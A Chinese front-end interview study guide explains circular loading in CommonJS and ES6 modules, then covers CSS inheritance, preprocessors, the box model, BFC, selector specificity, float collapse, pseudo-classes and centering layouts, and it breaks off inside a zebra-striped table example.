1. CommonJS模块是加载时执行。一旦出现某个模块被“循环加载”，就只输出已经执行的部分，没有执行的部分不会输出。
2. ES6模块对导出模块，变量，对象是动态引用，遇到模块加载命令import时不会去执行模块，只是生成一个指向被加载模块的引用。

CommonJS模块规范主要适用于后端Node.js，后端Node.js是同步模块加载，所以在模块循环引入时模块已经执行完毕。推荐前端工程中使用ES6的模块规范，通过安装Babel转码插件支持ES6模块引入的语法。

**解析：**

1. CommonJS模块的加载原理

CommonJS模块就是一个脚本文件，require命令第一次加载该脚本时就会执行整个脚本，然后在内存中生成该模块的一个说明对象。

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8 | {      id: '',  //模块名，唯一      exports: {  //模块输出的各个接口          ...      },      loaded: **true**,  //模块的脚本是否执行完毕      ...  } |

以后用到这个模块时，就会到对象的exports属性中取值。即使再次执行require命令，也不会再次执行该模块，而是到缓存中取值。

CommonJS模块是加载时执行，即脚本代码在require时就全部执行。一旦出现某个模块被“循环加载”，就只输出已经执行的部分，没有执行的部分不会输出。

案例说明：

案例来源于Node官方说明：[nodejs.org/api/modules…](https://nodejs.org/api/modules.html#modules_cycles)

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16  17  18  19  20  21  22  23 | //a.js  exports.done = **false**;    **var** b = require('./b.js');  console.log('在a.js中，b.done = %j', b.done);    exports.done = **true**;  console.log('a.js执行完毕！')    //b.js  exports.done = **false**;    **var** a = require('./a.js');  console.log('在b.js中，a.done = %j', a.done);    exports.done = **true**;  console.log('b.js执行完毕！')    //main.js  **var** a = require('./a.js');  **var** b = require('./b.js');    console.log('在main.js中，a.done = %j, b.done = %j', a.done, b.done); |

输出结果如下：

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8 | //node环境下运行main.js  node main.js    在b.js中，a.done = **false**  b.js执行完毕！  在a.js中，b.done = **true**  a.js执行完毕！  在main.js中，a.done = **true**, b.done = **true** |

JS代码执行顺序如下：

1）main.js中先加载a.js，a脚本先输出done变量，值为false，然后加载b脚本，a的代码停止执行，等待b脚本执行完成后，才会继续往下执行。

2）b.js执行到第二行会去加载a.js，这时发生循环加载，系统会去a.js模块对应对象的exports属性取值，因为a.js没执行完，从exports属性只能取回已经执行的部分，未执行的部分不返回，所以取回的值并不是最后的值。

3）a.js已执行的代码只有一行，exports.done = false;所以对于b.js来说，require a.js只输出了一个变量done，值为false。往下执行console.log('在b.js中，a.done = %j', a.done);控制台打印出：

|  |  |
| --- | --- |
| 1 | 在b.js中，a.done = **false** |

4）b.js继续往下执行，done变量设置为true，console.log('b.js执行完毕！')，等到全部执行完毕，将执行权交还给a.js。此时控制台输出：

|  |  |
| --- | --- |
| 1 | b.js执行完毕！ |

5）执行权交给a.js后，a.js接着往下执行，执行console.log('在a.js中，b.done = %j', b.done);控制台打印出：

|  |  |
| --- | --- |
| 1 | 在a.js中，b.done = **true** |

6）a.js继续执行，变量done设置为true，直到a.js执行完毕。

|  |  |
| --- | --- |
| 1 | a.js执行完毕！ |

7）main.js中第二行不会再次执行b.js，直接输出缓存结果。最后控制台输出：

|  |  |
| --- | --- |
| 1 | 在main.js中，a.done = **true**, b.done = **true** |

总结：

1）在b.js中，a.js没有执行完毕，只执行了第一行，所以循环加载中，只输出已执行的部分。

2）main.js第二行不会再次执行，而是输出缓存b.js的执行结果。exports.done = true;

1. ES6模块的循环加载

ES6模块与CommonJS有本质区别，ES6模块对导出变量，方法，对象是动态引用，遇到模块加载命令import时不会去执行模块，只是生成一个指向被加载模块的引用，需要开发者保证真正取值时能够取到值，只要引用是存在的，代码就能执行。

案例说明：

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16  17  18  19  20  21  22  23  24  25  26 | //even.js  import {odd} from './odd';    **var** counter = 0;  export **function** even(n){      counter ++;      console.log(counter);    **return** n == 0 || odd(n-1);  }  复制代码  //odd.js  import {even} from './even.js';    export **function** odd(n){  **return** n != 0 && even(n-1);  }  复制代码  //index.js  import \* as m from './even.js';    **var** x = m.even(5);  console.log(x);    **var** y = m.even(4);  console.log(y); |

**执行index.js，输出结果如下：**

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10 | babel-node index.js    1  2  3  **false**  4  5  6  **true** |

可以看出counter的值是累加的，ES6是动态引用。如果上面的引用改为CommonJS代码，会报错，因为在odd.js里，even.js代码并没有执行。改成CommonJS规范加载的代码为：

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16  17  18  19  20  21  22  23  24 | //even.js  **var** odd = require('./odd.js');    **var** counter = 0;  module.exports = **function** even(n){      counter ++;      console.log(counter);    **return** n == 0 || odd(n-1);  }  //odd.js  **var** even = require('./even.js');    module.exports = **function** odd(n){  **return** n != 0 && even(n-1);  }  //index.js  **var** even = require('./even.js');    **var** x = even(5);  console.log(x);    **var** y = even(5);  console.log(y); |

**执行index.js，输出结果如下：**

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8 | $ babel-node index.js  1  /Users/name/Projects/node/ES6/odd.1.js:6  **return** n != 0 && even(n - 1);                       ^    TypeError: even is not a function      at odd (/Users/name/Projects/node/ES6/odd.1.js:4:22) |

# css

## 10. 概念

#### 10.1 继承相关

css的继承：就是给父级设置一些属性，子级继承了父级的该属性，这就是我们的css中的继承。 官方解释，继承是一种规则，它允许样式不仅应用于特定的html标签元素，而且应用于其后代元素。

**无继承性的属性**

1、display：规定元素应该生成的框的类型

2、文本属性：

vertical-align：垂直文本对齐

text-decoration：规定添加到文本的装饰

text-shadow：文本阴影效果

white-space：空白符的处理

unicode-bidi：设置文本的方向

3、盒子模型的属性：width、height、margin 、margin-top、margin-right、margin-bottom、margin-left、border、 border-style、border-top-style、border-right-style、border-bottom-style、border-left-style、border-width、border-top-width、border-right-right、border-bottom-width、border-left-width、border-color、border-top-color、border-right-color、border-bottom-color、border-left-color、border-top、border-right、border-bottom、border-left、padding、padding-top、padding-right、padding-bottom、padding-left

4、背景属性：background、background-color、background-image、background-repeat、background-position、background-attachment

5、定位属性：float、clear、position、top、right、bottom、left、min-width、min-height、max-width、max-height、overflow、clip、z-index

6、生成内容属性：content、counter-reset、counter-increment

7、轮廓样式属性：outline-style、outline-width、outline-color、outline

8、页面样式属性：size、page-break-before、page-break-after

9、声音样式属性：pause-before、pause-after、pause、cue-before、cue-after、cue、play-during

**有继承性的属性**

1、字体系列属性

font：组合字体

font-family：规定元素的字体系列

font-weight：设置字体的粗细

font-size：设置字体的尺寸

font-style：定义字体的风格

font-variant：设置小型大写字母的字体显示文本，这意味着所有的小写字母均会被转换为大写，但是所有使用小型大写 字体的字母与其余文本相比，其字体尺寸更小。

font-stretch：对当前的 font-family 进行伸缩变形。所有主流浏览器都不支持。

font-size-adjust：为某个元素规定一个 aspect 值，这样就可以保持首选字体的 x-height。

2、文本系列属性

text-indent：文本缩进

text-align：文本水平对齐

line-height：行高

word-spacing：增加或减少单词间的空白（即字间隔）

letter-spacing：增加或减少字符间的空白（字符间距）

text-transform：控制文本大小写

direction：规定文本的书写方向

color：文本颜色 a元素除外

3、元素可见性：visibility

4、表格布局属性：caption-side、border-collapse、border-spacing、empty-cells、table-layout

5、列表布局属性：list-style-type、list-style-image、list-style-position、list-style

6、生成内容属性：quotes

7、光标属性：cursor

8、页面样式属性：page、page-break-inside、windows、orphans

9、声音样式属性：speak、speak-punctuation、speak-numeral、speak-header、speech-rate、volume、voice-family、 pitch、pitch-range、stress、richness、、azimuth、elevation

**所有元素可以继承的属性**

1. 元素可见性：visibility
2. 光标属性：cursor

**内联元素可以继承的属性**

1. 字体系列属性
2. 除text-indent、text-align之外的文本系列属性

**块级元素可以继承的属性**

1. text-indent、text-align

#### 10.2 css预处理工具

**参考答案**：

**CSS 预处理器**是一个能让你通过预处理器自己独有的语法来生成CSS的程序。

css预处理器种类繁多，三种主流css预处理器是Less、Sass（Scss）及Stylus；它们各自的背景如下:

Sass：

2007年诞生，最早也是最成熟的CSS预处理器，拥有ruby社区的支持和compass这一最强大的css框架，目前受LESS影响，已经进化到了全面兼容CSS的SCSS（SCSS 需要使用分号和花括号而不是换行和缩进）。

Less：

2009年出现，受SASS的影响较大，但又使用CSS的语法，让大部分开发者和设计师更容易上手，在ruby社区之外支持者远超过SASS。其缺点是比起SASS来，可编程功能不够。优点是简单和兼容CSS，反过来也影响了SASS演变到了SCSS的时代，著名的Twitter Bootstrap就是采用LESS做底层语言的。

Stylus：

2010年产生，来自Node.js社区，主要用来给Node项目进行CSS预处理支持，在此社区之内有一定支持者，在广泛的意义上人气还完全不如SASS和LESS。

**比较**

在使用 CSS 预处理器之前最重要的是理解语法，幸运的是基本上大多数预处理器的语法跟 CSS 都差不多。

首先 Sass 和 Less 都使用的是标准的 CSS 语法，因此如果可以很方便的将已有的 CSS 代码转为预处理器代码，默认 Sass 使用 .sass 扩展名，而 Less 使用 .less 扩展名。

|  |  |
| --- | --- |
| 1  2  3 | h1 {  **color**: #0982C1;  } |

这是一个再普通不过的，不过 Sass 同时也支持老的语法，就是不包含花括号和分号的方式：

|  |  |
| --- | --- |
| 1  2 | h1  **color**: #0982c1 |

而 Stylus 支持的语法要更多样性一点，它默认使用 .styl 的文件扩展名，下面是 Stylus 支持的语法

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10 | /\* style.styl \*/  h1 {  **color**: #0982C1;  }  /\* omit brackets \*/  h1  **color**: #0982C1;  /\* omit colons and semi-colons \*/  h1  color #0982C1 |

可以在同一个样式单中使用不同的变量，例如下面的写法也不会报错：

|  |  |
| --- | --- |
| 1  2  3  4  5 | h1 {    color #0982c1  }  h2  **font-size**: 1.2em |

#### 10.3 行内元素和块级元素什么区别，然后怎么相互转换

**参考答案:**

**块级元素**

1.总是从新的一行开始，即各个块级元素独占一行，默认垂直向下排列；

2.高度、宽度、margin及padding都是可控的，设置有效，有边距效果；

3.宽度没有设置时，默认为100%；

4.块级元素中可以包含块级元素和行内元素。

**行内元素**

1.和其他元素都在一行，即行内元素和其他行内元素都会在一条水平线上排列；

2.高度、宽度是不可控的，设置无效，由内容决定。

3.根据标签语义化的理念，行内元素最好只包含行内元素，不包含块级元素。

**转换**

当然块级元素与行内元素之间的特性是可以相互转换的。HTML可以将元素分为行内元素、块状元素和行内块状元素三种。

使用display属性能够将三者任意转换：

(1)display:inline;转换为行内元素；

(2)display:block;转换为块状元素；

(3)display:inline-block;转换为行内块状元素。

#### 10.4 块元素哪些属性可以继承？

**参考答案**：

text-indent、text-align、visibility、cursor


#### 10.5 盒模型

**参考答案**：

1. 概念

CSS盒模型本质上是一个盒子，封装周围的HTML元素，它包括：外边距（margin）、边框（border）、内边距（padding）、实际内容（content）四个属性。  
CSS盒模型：**标准模型 + IE模型**

1.1 W3C盒子模型(标准盒模型)



1.2 IE盒子模型(怪异盒模型)



2. 标准模型和IE模型的区别

计算宽度和高度的不同  
标准盒模型：盒子总宽度/高度 =width/height + padding + border + margin。（ 即 width/height 只是 内容高度，不包含 padding 和 border 值 ）  
IE盒子模型：盒子总宽度/高度 =width/height + margin = (内容区宽度/高度 + padding + border) + margin。（ 即 width/height 包含了 padding 和 border 值 ）

1. CSS如何设置这两种模型

标准：box-sizing: content-box;( 浏览器默认设置 )  
IE：box-sizing: border-box;

1. JS如何获取盒模型对应的宽和高

（1）dom.style.width/height只能取到行内样式的宽和高，style 标签中和 link 外链的样式取不到。  
（2）dom.currentStyle.width/height（只有IE兼容）取到的是最终渲染后的宽和高  
（3）window.getComputedStyle(dom).width/height同（2）但是多浏览器支持，IE9 以上支持。  
（4）dom.getBoundingClientRect().width/height也是得到渲染后的宽和高，大多浏览器支持。IE9 以上支持，除此外还可以取到相对于视窗的上下左右的距离。  
（6）dom.offsetWidth/offsetHeight包括高度（宽度）、内边距和边框，不包括外边距。最常用，兼容性最好。

1. BFC（边距重叠解决方案）

5.1 BFC基本概念

**BFC: 块级格式化上下文**  
BFC基本概念：BFC是CSS布局的一个概念，是一块独立的渲染区域，是一个环境，里面的元素不会影响到外部的元素 。  
父子元素和兄弟元素边距重叠，重叠原则取最大值。空元素的边距重叠是取margin与 padding 的最大值。

5.2 BFC原理（渲染规则|布局规则）：

（1）内部的Box会在垂直方向，从顶部开始一个接着一个地放置；  
（2）Box垂直方向的距离由margin(外边距)决定，属于同一个BFC的两个相邻Box的margin会发生重叠；  
（3）每个元素的margin Box的左边， 与包含块border Box的左边相接触，（对于从左到右的格式化，否则相反）。即使存在浮动也是如此；  
（4）BFC 在页面上是一个隔离的独立容器，外面的元素不会影响里面的元素，反之亦然。文字环绕效果，设置float；  
（5）BFC 的区域不会与float Box重叠（清浮动）;  
（6）计算BFC的高度时，浮动元素也参与计算。

5.3 CSS在什么情况下会创建出BFC（即脱离文档流）

0、根元素，即 HTML 元素（最大的一个BFC）  
1、浮动（float 的值不为 none）  
2、绝对定位元素（position 的值为 absolute 或 fixed）  
3、行内块（display 为 inline-block）  
4、表格单元（display 为 table、table-cell、table-caption、inline-block 等 HTML 表格相关的属性)  
5、弹性盒（display 为 flex 或 inline-flex）  
6、默认值。内容不会被修剪，会呈现在元素框之外（overflow 不为 visible）


5.4 BFC作用（使用场景）

1、自适应两（三）栏布局（避免多列布局由于宽度计算四舍五入而自动换行）  
2、避免元素被浮动元素覆盖  
3、可以让父元素的高度包含子浮动元素，清除内部浮动（原理：触发父div的BFC属性，使下面的子div都处在父div的同一个BFC区域之内）  
4、去除边距重叠现象，分属于不同的BFC时，可以阻止margin重叠

1. IFC

6.1 IFC基本概念

**IFC: 行内格式化上下文**  
IFC基本概念：



6.2 IFC原理（渲染规则|布局规则）：

（1）内部的Box会在水平方向，从含块的顶部开始一个接着一个地放置；  
（2）这些Box之间的水平方向的margin，border和padding都有效；  
（3）Box垂直对齐方式：以它们的底部、顶部对齐，或以它们里面的文本的基线（baseline）对齐（默认， 文本与图片对其），例：line-heigth与vertical-align。

#### 10.6 样式优先级

**参考答案**：

样式类型

样式类型分为三类

1. 行间

|  |  |
| --- | --- |
| 1 | <**h1** style="font-size:12px;color:#000;">我的行间CSS样式。</**h1**> |

1. 内联

|  |  |
| --- | --- |
| 1  2  3  4  5 | <**style** type="text/css">     h1{font-size:12px;        color:#000;        }  </**style**> |

1. 外部

|  |  |
| --- | --- |
| 1 | <**link** rel="stylesheet" href="css/style.css"> |

选择器类型

* ID　　#id
* class　　.class
* 标签　　p
* 通用　　\*
* 属性　　[type="text"]
* 伪类　　:hover
* 伪元素　　::first-line
* 子选择器、相邻选择器

权重计算规则

第一等：代表内联样式，如: style=””，权值为1000。  
第二等：代表ID选择器，如：#content，权值为0100。  
第三等：代表类，伪类和属性选择器，如.content，权值为0010。  
第四等：代表类型选择器和伪元素选择器，如div p，权值为0001。  
通配符、子选择器、相邻选择器等的。如\*、>、+,权值为0000。  
继承的样式没有权值。

比较规则

遵循如下法则：

* 选择器都有一个权值，权值越大越优先；
* 当权值相等时，后出现的样式表设置要优于先出现的样式表设置；
* 创作者的规则高于浏览者：即网页编写者设置的 CSS 样式的优先权高于浏览器所设置的样式；
* 继承的 CSS 样式不如后来指定的 CSS 样式；
* 在同一组属性设置中标有!important规则的优先级最大
* 通配符、子选择器、相邻选择器等的。虽然权值为0000，但是也比继承的样式优先。

！important

1. !important 的作用是提升优先级，换句话说。加了这句的样式的优先级是最高的（比内联样式的优先级还高)。

|  |  |
| --- | --- |
| 1  2  3  4  5  6 | <**style**>  p{      color:red !important;  }  </**style**>  <**p** style="color:blue;">我显示红色</**p**> |

1. ie7+和别的浏览器对important的这种作用的支持度都很好。只有ie6有些bug

|  |  |
| --- | --- |
| 1  2  3  4 | p{        color:red !important;        color:blue;   }//会显示blue |

但是这并不说明ie6不支持important，只是支持上有些bug。看下面

|  |  |
| --- | --- |
| 1  2  3  4  5  6 | p{       color:red !important;  }  p{      color:blue;  } //这样就会显示的是red。说明ie6还是支持important的。</pre> |

#### 10.7 盒子塌陷是什么？

**参考答案：**

**盒子塌陷**

本应该在父盒子内部的元素跑到了外部。

**关于盒子塌陷的几种解决方法**

（1）最简单，直接，粗暴的方法就是盒子大小写死，给每个盒子设**定固定的width和height**，直到合适为止，这样的好处是简单方便，兼容性好，适合只改动少量内容不涉及盒子排布的版面。缺点是非自适应，浏览器的窗口大小直接影响用户体验。

（2）给外部的父盒子也添加浮动，让其也脱离标准文档流，这种方法方便，但是对页面的布局不是很友好，不易维护。

（3）给父盒子添加overflow属性。

overflow:auto; 有可能出现滚动条，影响美观。

overflow:hidden; 可能会带来内容不可见的问题。

（4）父盒子里最下方引入清除浮动块。最简单的有：

|  |  |
| --- | --- |
| 1 | <**br** style="clear:both;"/> |

有很多人是这么解决的，但是我们并不推荐，因为其引入了不必要的冗余元素 。

(5)用after伪元素清除浮动

给外部盒子的after伪元素设置clear属性，再隐藏它

这其实是对空盒子方案的改进，一种纯CSS的解决方案，不用引入冗余元素。

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13 | .clearfix {\*zoom: 1;}    .clearfix:before,.clearfix:after {    **display**: table;    **line-height**: 0;    **content**: "";    }    .clearfix:after {**clear**: both;} |

这也是bootstrap框架采用的清除浮动的方法。

这是一种纯CSS的解决浮动造成盒子塌陷方法，没有引入任何冗余元素，推荐使用此方法来解决CSS盒子塌陷。

备注：第五种方法虽好，但是低版本IE不兼容，具体选择哪种解决方法，可根据实际情况决定。

(6) 给父盒子添加border

(7) 给父盒子设置padding-top

#### 10.8 为什么会出现盒子塌陷？

**参考答案**：

当父元素没设置足够大小的时候，而子元素设置了浮动的属性，子元素就会跳出父元素的边界（脱离文档流），尤其是当父元素的高度为auto时，而父元素中又没有其它非浮动的可见元素时，父盒子的高度就会直接塌陷为零， 我们称这是**CSS高度塌陷**。

#### 10.9 css 伪类与伪元素区别

**参考答案**：

1. 伪类(pseudo-classes)

* 其核⼼就是⽤来选择DOM树之外的信息,不能够被普通选择器选择的⽂档之外的元素，⽤来添加⼀些选择器的特殊效果。
* ⽐如:hover :active :visited :link :visited :first-child :focus :lang等
* 由于状态的变化是⾮静态的，所以元素达到⼀个特定状态时，它可能得到⼀个伪类的样式；当状态改变时，它⼜会失去这个样式。
* 由此可以看出，它的功能和class有些类似，但它是基于⽂档之外的抽象，所以叫 伪类。

1. 伪元素(Pseudo-elements)

* DOM树没有定义的虚拟元素
* 核⼼就是需要创建通常不存在于⽂档中的元素，
* ⽐如::before ::after 它选择的是元素指定内容，表示选择元素内容的之前内容或之后内容。
* 伪元素控制的内容和元素是没有差别的，但是它本身只是基于元素的抽象，并不存在于⽂档中，所以称为伪元素。⽤于将特殊的效果添加到某些选择器

1. 伪类与伪元素的区别

* 表示⽅法
  + CSS2 中伪类、伪元素都是以单冒号:表示,
  + CSS2.1 后规定伪类⽤单冒号表示,伪元素⽤双冒号::表示，
  + 浏览器同样接受 CSS2 时代已经存在的伪元素(:before, :after, :first�line, :first-letter 等)的单冒号写法。
  + CSS2 之后所有新增的伪元素(如::selection)，应该采⽤双冒号的写法。
  + CSS3中，伪类与伪元素在语法上也有所区别，伪元素修改为以::开头。浏览器对以:开头的伪元素也继续⽀持，但建议规范书写为::开头
* 定义不同
  + 伪类即假的类，可以添加类来达到效果
  + 伪元素即假元素，需要通过添加元素才能达到效果
* 总结:
  + 伪类和伪元素都是⽤来表示⽂档树以外的"元素"。
  + 伪类和伪元素分别⽤单冒号:和双冒号::来表示。
  + 伪类和伪元素的区别，关键点在于如果没有伪元素(或伪类)，
  + 是否需要添加元素才能达到效果，如果是则是伪元素，反之则是伪类
  + 伪类和伪元素都不出现在源⽂件和DOM树中。也就是说在html源⽂件中是看不到伪类和伪元素的。
  + 伪类其实就是基于普通DOM元素⽽产⽣的不同状态，他是DOM元素的某⼀特征。
  + 伪元素能够创建在DOM树中不存在的抽象对象，⽽且这些抽象对象是能够访问到的。

#### 10.10 行内元素的margin 和 padding

**参考答案：**

* 水平方向：水平方向上，都有效；
* 垂直方向：垂直方向上，都无效；（padding-top和padding-bottom会显示出效果，但是高度不会撑开，不会对周围元素有影响）

#### 10.11 min-width/max-width 和 min-height/max-height 属性间的覆盖规则？

**参考答案**：

1. max-width 会覆盖 width，即使 width 是行内样式或者设置了 !important。
2. min-width 会覆盖 max-width，此规则发生在 min-width 和 max-width 冲突的时候；

#### 10.12 浏览器是怎样解析CSS选择器的？

**参考答案**：

CSS选择器的解析是从右向左解析的。若从左向右的匹配，发现不符合规则，需要进行回溯，会损失很多性能。若从右向左匹配，先找到所有的最右节点，对于每一个节点，向上寻找其父节点直到找到根元素或满足条件的匹配规则，则结束这个分支的遍历。两种匹配规则的性能差别很大，是因为从右向左的匹配在第一步就筛选掉了大量的不符合条件的最右节点(叶子节点)，而从左向右的匹配规则的性能都浪费在了失败的查找上面。而在 CSS解析完毕后,需要将解析的结果与DOM Tree的内容-起进行分析建立-棵Render Tree，最终用来进行绘图。在建立Render Tree时(WebKit 中的「Attachment」过程)， 浏览器就要为每个DOM Tree中的元素根据CSS的解析结果(Style Rules)来确定生成怎样的Render Tree。

## 11.布局

#### 11.1 未知高度元素垂直居中、垂直居中的实现方式有哪些？

**参考答案：**

**1、绝对定位+css3 transform:translate(-50%，-50%)**

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9 | .wrap{  **position**:relative;  }  .child{  **position**: absolute;  **top**:50%;  **left**:50%;    -webkit-transform:translate(-50%,-50%);  } |

**2、css3 的flex布局**

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7 | .wrap{  **display**:flex;    justify-**content**:center;  }  .child{    align-self:center;  } |

**3、table布局**

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16  17  18  19  20 | <div class="wrap">     <div class="child">            <div>sadgsdgasgd</div>     </div>  </div>  .wrap{  **display**:table;  **text-align**:center;  }  .child{  **background**:#ccc;  **display**:table-cell;  **vertical-align**:middle;  }  .child div{  **width**:300px;  **height**:150px;  **background**:red;  **margin**:0 auto;  } |

#### 11.2 实现图片垂直居中

**参考答案：**

**1. 使用flex实现图片垂直居中**

利用 display: flex;align-items: center 实现垂直居中。flex可能不是实现垂直居中最好的选择，因为IE8,9并不支持它。

html代码：

|  |  |
| --- | --- |
| 1  2 | <**div** class="flexbox">      <**img** src="1.jpg" alt=""></**div**> |

css代码：

|  |  |
| --- | --- |
| 1  2  3 | body{ **background**:#999}  .flexbox{**width**: 300px;**height**: 250px;**background**:#fff;**display**: flex;align-items: center}  .flexbox img{**width**: 100px;**height**: 100px;align-items: center;} |

**2. 利用Display: table;实现img图片垂直居中**

给最外层的div设置display属性为table;img的父元素div设置display:table-cell,vertical-align: middle;如果你也想实现水平居中，你可以给最外层的div元素添加text-align: center属性

html代码：

|  |  |
| --- | --- |
| 1  2  3  4 | <**div** class="tablebox">      <**div** id="imgbox">          <**img** src="1.jpg" alt="">      </**div**></**div**> |

css代码：

|  |  |
| --- | --- |
| 1  2  3 | .tablebox{**width**: 300px;**height**: 250px;**background**: #fff;**display**: table}  #imgbox{**display**: table-cell;**vertical-align**: middle;}  #imgbox img{**width**: 100px} |

**3. 用绝对定位实现垂直居中（推荐-兼容性好）**

1. 给img的父元素添加相对定位属性（position: relative），同时，要给子元素也就是图片img元素添加绝对定位属性（position: absolute）。
2. 将图片元素的top属性设置为50%。
3. 现在我们需要给img元素设置一个负的margin-top值，这个值为你想要实现垂直居中的元素高度的一半，\*如果不确定元素的高度，可以不使用margin-top，而是使用transform:translateY(-50%);属性。

记住：如果你想要同时实现水平居中，那么你可以用实现垂直居中的一样的技巧来实现。

HTML代码：

|  |  |
| --- | --- |
| 1  2 | <**div** class="posdiv">  <**img** src="1.jpg" alt=""></**div**> |

css代码：

|  |  |
| --- | --- |
| 1  2  3 | body{**background**: #ccc;}  .posdiv{**width**: 300px;**height**: 250px;**background**: #fff;**position**: relative; **margin**:0 auto}  .posdiv img{**width**: 100px;**position**: absolute;**top**: 50%;**margin-top**: -50px;} |

#### 11.3 设置斑马线表格(纯css)

**参考答案：**

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16  17  18  19  20  21  22  23  24  25  26  27  28  29  30  31  32  33  34  35  36  37  38  39  40  41  42  43  44  45  46  47  48  49  50  51  52  53  54  55  56  57  58  59  60  61  62  63  64  65  66  67  68  69  70  71  72  73  74  75  76  77  78  79  80  81  82  83  84  85  86  87  88  89  90  91  92  93  94  95  96  97  98  99  100  101  102  103  104  105  106  107  108  109  110  111  112  113  114  115 | <!DOCTYPE html>  <**html** lang="en">  <**head**>   <**meta** charset="UTF-8">   <**title**>斑马线表格</**title**>   <**style** type="text/css">   \*{    margin: 0;    padding: 0;    /\*清处浏览器默认设置\*/   }   table{    /\*表格的外边距和大小\*/    margin: 10px 0 0 0;    width: 100%;    border-spacing: 0;    border-collapse: collapse;    /\*collapse 表格单元格边框合并     border-spacing 表格单元格间距为零    \*/   }   caption{    font: 30px "楷体";    padding: 5px;    /\*表格标题\*/   }   td{    width: 32%;    height: 50px;    /\*单元格大小\*/   }   tbody td{     border: 1px solid;     /\*表格主体的边框\*/   }   thead{    background-color: #A2A5A7;    /\*表格头部\*/   }   tr:hover{    background-color: #66D9EF;    cursor: pointer;    /\*鼠标悬停在表格上时，表格的背景和鼠标的形状\*/   }   table tbody tr:nth-child(even){    background-color: #8F908A;    box-shadow: inset 0 5px rgba(255,255,255,0.5);    /\*even为偶数行 odd为奇数行      设置表格的主体部分偶数行的样式      shadow 阴影  inset将外部阴影改为内部阴影    \*/   }   thead tr th:first-child   {    /\*表头部分th 第一个th左上角设置圆角\*/    border-radius: 15px 0 0 0;   }   thead tr td:last-child{    /\*最后一个单元格右上角设置圆角\*/    border-radius: 0 15px 0 0;   }   </**style**>  </**head**>  <**body**>   <**table**>   <**caption**>斑马线表格</**caption**>   <**thead**>    <**tr**>     <**th**></**th**>     <**td**></**td**>     <**td**></**td**>    </**tr**>   </**thead**>   <**tbody**>    <**tr**>     <**td**></**td**>     